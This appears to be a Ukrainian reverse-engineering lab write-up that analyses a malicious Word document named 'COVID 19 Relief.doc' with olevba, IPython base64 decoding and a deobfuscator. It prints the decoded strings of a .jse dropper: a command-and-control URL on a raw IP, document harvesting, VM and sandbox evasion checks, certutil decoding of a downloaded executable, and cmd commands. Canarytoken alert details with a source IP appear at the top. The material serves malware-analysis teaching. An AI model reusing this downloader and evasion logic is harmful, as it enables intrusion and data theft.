Channel	HTTP
Time	2021-12-23 17:26:18 (UTC)
Canarytoken	vu9qc2yepbxxcnn8v3wh8vnyv
Token Reminder	bibr
Token Type	ms_word
Source IP	77.47.172.15
User Agent	Mozilla/4.0 (compatible; ms-office; MSOffice 16)

Завдання 3

Проаналізуйте код файлу .jse у зразку з розділу 7.3.4. Розшифруйте base64-кодовані рядки у масиві a.

```
┌──(kali㉿kali)-[~/RE_labs/lab7]
└─$ olevba COVID\ 19\ Relief.doc
olevba 0.60 on Python 3.9.8 - http://decalage.info/python/oletools
===============================================================================
FILE: COVID 19 Relief.doc
Type: OLE
No VBA or XLM macros found.

===============================================================================
FILE: /tmp/oletools-decrypt-ar7cx4hn.doc in COVID 19 Relief.doc
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub FormatWords()

Dim c6p8J996 As Long
c6p8J996 = 706813
Dim c461X2xKN38 As Long
c461X2xKN38 = 49372
```

```
VBA FORM STRING IN 'word/vbaProject.bin' - OLE stream: 'Data/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
var a=['wrrCu8Kxw4DDkw==','w7bCt8Oow6kKXRY=','dcKIw4MV','w67CoMK/UcKUw7DDuQ==','w6oDM3IgHkU=','wpHDjmsqwps=','w7HDigDCnUU=
','wod9FcKSw5jClcKzGirCvsO0eB7CqsO4woE=','U8OzTkXCl8KBw6HDiMOhwonCsmop','DcKbwrfClQ==','CMKgwrjDvcOiw4LCmWPCqTPDhMKS','csOG
w5LDg8KfDsOJw7zDvlPCp0TChHQYGcOAwqNXCMKQw4ZSwqhWZMOewqHCgCZ0w5LCgQ==','BktR','w5kDLXQ/','IzPCkcOWBsOPC8OTw5tjw4LDosKywoM=',
'aikA','wo7DucKNwp0=','EcODO8Oew5U=','X8K2w6vDp8Og','c8K2ccKAw64=','w6vCkcOZAMKU','w5Rqw5/CuUI=','TyTDnsK+wpk=','Y8Ksw5DDvc
O4','BsKfPMOUw6jCtQ==','NsKfw5Y9wrA=','SMOXw5XDg8OKT8KVwqvCjAXDrQw=','TMKUw4cew64=','wo/DkcK7woPDpw==','wonDuWDDiEs=','QMK4
w57CmVcjw63CpcOLw75Pw77DlRgJK8OdwqbDug7CkMKHwp3CocOCAMOCfMOfw7zCrMOYYEvCjUR6PWLDvMKqw447wonDtxzCgMOkVy8idAzCrMKgw70zIcK3w40
iUjg7MlTClsORGMOhXjbDlRgFBsKBa8OJSxEtbMKGwrRlZcOtDCPDnD8kw4AJNRAiw6JgwpsdwoNwwrHDnjjDosOfVcOewqzDqVwITsO9I15WworDtsKGwq3DkX
cEw7LDucOIwrvCjDzDkBN1fix8EWnCrcOpZMK9Wx5+AmjDksKEQsKtw7HDt8KUZRUWOTgEw6Fmw4EzfkgEXcOqdV0VDEw7w5tAegZUKcKxw75/wqnCt1vCpEo+w
qzCrQwJdcKKGQJcbk0Yw7HDpcKCHQhde8O6O8KkwqlOwpZ1w5LChwE2wpXCqjp8w7JHwpR1w6klbsOgw6sjTcOjSRZgI8O5wq9fcMKvwpzCvEbCoMOJw7PDusKe
```

```
None
+----------+--------------------+----------------------------------------------+
|Type      |Keyword             |Description                                   |
+----------+--------------------+----------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is   |
|          |                    |opened                                        |
|Suspicious|Environ             |May read system environment variables         |
|Suspicious|Open                |May open a file                               |
|Suspicious|Output              |May write to a file (if combined with Open)   |
|Suspicious|Print #             |May write to a file (if combined with Open)   |
|Suspicious|Shell               |May run an executable file or a system        |
|          |                    |command                                       |
|Suspicious|WScript.Shell       |May run an executable file or a system        |
|          |                    |command                                       |
|Suspicious|ShellExecute        |May run an executable file or a system        |
|          |                    |command                                       |
|Suspicious|CreateObject        |May create an OLE object                      |
|Suspicious|system              |May run an executable file or a system        |
|          |                    |command on a Mac (if combined with            |
|          |                    |libc.dylib)                                   |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be     |
|          |                    |used to obfuscate strings (option --decode to |
|          |                    |see all)                                      |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be  |
|          |                    |used to obfuscate strings (option --decode to |
|          |                    |see all)                                      |
|IOC       |https://bezosrang.co|URL                                           |
|          |m/fileesdftr9000/her|                                              |
|          |si.png'             |                                              |
+----------+--------------------+----------------------------------------------+
```

Спробуємо дістати масив a за допомогою невеликого скрипта на Python3:

```
┌──(kali㉿kali)-[~/RE_labs/lab7]
└─$ olevba COVID\ 19\ Relief.doc > covid.txt
```

```
┌──(kali㉿kali)-[~/RE_labs/lab7]
└─$ ipython3
Python 3.9.8 (main, Nov  7 2021, 15:47:09)
Type 'copyright', 'credits' or 'license' for more information
IPython 7.27.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: import base64
In [2]: file = open('covid.txt', 'r')
In [3]: data = file.read()
In [4]: data = data[data.find('var a=[')+7:]
In [5]: data = data[:data.find(']')-1]
In [6]: a = data[1:].split("','")
In [7]: print(a[0])
wrrCu8Kxw4DDkw==
In [8]: decoded = [base64.b64decode(line) for line in a]
In [9]: print(decoded)
[b'\xc2\xba\xc2\xbb\xc2\xb1\xc3\x80\xc3\x93', b'\xc3\xb6\xc2\xb7\xc3\xa8\xc3\xa9\n]\x16',
b'u\xc2\x88\xc3\x83\x15', b'\xc3\xae\xc2\xa0\xc2\xbfQ\xc2\x94\xc3\xb0\xc3\xb9',
b'\xc3\xaa\x033r \x1eE',
…
```

```
In [11]: print(decoded[:10])
[b'\xc2\xba\xc2\xbb\xc2\xb1\xc3\x80\xc3\x93', b'\xc3\xb6\xc2\xb7\xc3\xa8\xc3\xa9\n]\x16', b'u\xc2\x88\xc3\x83\x15', b'\xc3\
xae\xc2\xa0\xc2\xbfQ\xc2\x94\xc3\xb0\xc3\xb9', b'\xc3\xaa\x033r \x1eE', b'\xc2\x91\xc3\x8ek*\xc2\x9b', b'\xc3\xb1\xc3\x8a\x
00\xc2\x9dE', b'\xc2\x87}\x15\xc2\x92\xc3\x98\xc2\x95\xc2\xb3\x1a*\xc2\xbe\xc3\xb4x\x1e\xc2\xaa\xc3\xb8\xc2\x81', b'S\xc3\x
b3NE\xc2\x97\xc2\x81\xc3\xa1\xc3\x88\xc3\xa1\xc2\x89\xc2\xb2j)', b'\r\xc2\x9b\xc2\xb7\xc2\x95']
```

Спробуємо ще деобфускувати вміс док-файлу:

```
┌──(kali㉿kali)-[~/RE_labs/lab7]
└─$ python3 deobfuscator.py "COVID19Relief.doc" > res.txt                    1 ⚙
```

```
┌──(kali㉿kali)-[~/RE_labs/lab7]
└─$ cat res.txt                                                                                                    1
102     'f'
114     'r'
111     'o'
109     'm'
67      'C'
104     'h'
97      'a'
114     'r'
67      'C'
111     'o'
100     'd'
101     'e'
87      'W'
83      'S'
99      'c'
114     'r'
105     'i'
112     'p'
116     't'
65      'A'
99      'c'
```

```
┌──(kali㉿kali)-[~/RE_labs/lab7]
└─$ ipython3
Python 3.9.8 (main, Nov  7 2021, 15:47:09)
Type 'copyright', 'credits' or 'license' for more information
IPython 7.27.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: file = open('res.txt', 'r')
In [2]: data = file.read()
In [3]: import re
In [4]: res = re.findall(r'\'(.*?)\'', data)
In [5]: res = ''.join(res)
In [6]: print(res)
```

```
In [6]: print(res)
fromCharCodeWScriptActiveXObjectScriptFullNameScripting.FileSystemObjectCreateObjectWScript.ShellindexOfOpenTextFileReadL
ineClosePopupPopup2070000acEnumeratorGet67bjectShell.ApplicationADODB.StreamMsxml2.ServerXMLHTTPExpandEnvironmentStrings%
USERPROFILE%fromCharCodefromCharCodefloorrandomExpandEnvironmentStrings%TEMP%ons.jseNameSpaceSelfPath&sin=tamudhttps://18
5.180.199.102/angola/mabutu.php?min=14bDrives*.doc *.xls *.pdf *.rtf *.txt *.pub *.odt *.ods *.odp *.odm *.odc *.odbdata.
txt4294967295-f -decode MZPOSTwinmgmts:{impersonationLevel=impersonate}!.rootcimv2ExecQuerySelect * from Win32_ProcessExe
cQuerySelect * from Win32_OperatingSystemExecQuerySelect * from Win32_ComputerSystematEnditemCaptionitemVersion*Locale:it
emLocalemoveNextfromCharCodefromCharCodefromCharCodefromCharCodeatEnditemName*itemManufacturer*itemModel*itemCurrentTimeZ
onemoveNextfromCharCodefromCharCodeatEnditemName*ExecutablePathfromCharCodefromCharCodemoveNextlengthcharCodeAtindexOfApp
DatafromCharCodefromCharCodeindexOfVMwarelengthindexOf2B.exeindexOfMUELLER-PCindexOfWiresharkindexOfTempiexplore.exeindex
OfProcessHackerindexOfvmtoolsdindexOfVBoxServiceindexOfpythonindexOfProxifier.exeindexOfJohnsonindexOfImmunityDebugger.ex
eindexOfHANSPETER-PCindexOfctfmon.exe*JOHN-PCindexOfBehaviorDumperindexOfanti-virus.EXEindexOfAgentSimulator.exeindexOfVz
Service.exeindexOfVBoxTray.exeindexOfVmRemoteGuestindexOfSystemIT|adminindexOfWIN7-TRAPSindexOfEmilyAppDataindexOffakepos
_binindexOfprocexpindexOftcpdumpindexOfFrzState2kindexOfC:DOCUME1MillerindexOfvmwareindexOfLOGSystem.Agent.Service.exeind
exOfC:UsersuserindexOfC:UsersmilozsindexOfIT-ADMINindexOfgemu-ga.exeindexOfHAPUBWSindexOfBennyDB.exeindexOfPeter Wilsonin
dexOfHong LeeindexOfC:UserstimmyindexOfJOHN-PC*DellindexOfwinace.indexOfKMS Server Service.exe*sleep ... CreateTextFileWrit
eLineClosefloorrandomfloorrandom.exefloorrandomfloorrandom.crosetOptionMSXML&p=abs&i=&k=&r=floorrandomfloorrandomfloorran
domopensendstatusresponseTextgetResponseHeaderRedSparrowgetResponseHeaderContent-Transfer-EncodingbinaryOpenTypeWriteresp
onseBodyPositionSaveToFileCloseCreateTextFileWriteLineCloseSleepShellExecutecertutil openSleepSleepFileExistsatEndmoveNex
titemIsReadyDriveTypeDriveTypesubstringDriveLetterShellExecutecmd/U /Q /C cd /D DriveLetter: && dir /b/s/x >>%TEMP%openSl
eepSleepGetFileOpenAsTextStreamAtEndOfStreamReadLinesubstringindexOf.ShellExecutecmd/U /Q /C copy /Y  .jse && del /Q/F op
enCloseDeleteFileGetFileOpenAsTextStreamReadLinesubstringCloseShellExecuteopenErr:SleepSleep\"
```